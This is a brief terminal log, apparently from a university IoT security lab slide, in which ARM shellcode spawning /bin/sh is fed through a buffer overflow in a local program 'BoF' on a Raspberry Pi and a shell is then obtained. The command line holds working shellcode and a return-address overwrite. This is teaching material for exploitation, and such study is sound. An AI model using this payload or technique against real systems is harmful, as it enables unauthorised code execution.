pi@raspberrypi:~/IoTSW $ ./BoF `python -c 'print "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x7
8\x46\x0e\x30\x01\x90\x49\x1a\x92\x1a\x08\x27\xc2\x51\x03\x37\x01\xdf\x2f\x62\x69\x6e
\x2f\x2f\x73\x68" + "A"*34 + "\xa8\xf5\xff\x7e"'`
0▒▒/▒xF0▒I'▒Q7▒/bin//shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▒▒~
$ ls
BoF     sc     sc.s         shell_Code.o  write_shellcode
BoF.c   sc.o   shell_Code   shell_Code.s  write_shellcode.c
$ pwd
/home/pi/IoTSW
$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(au
dio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),997(gpio),998(
i2c),999(spi)
$ 
```

Q & A

http://mesl.khu.ac.kr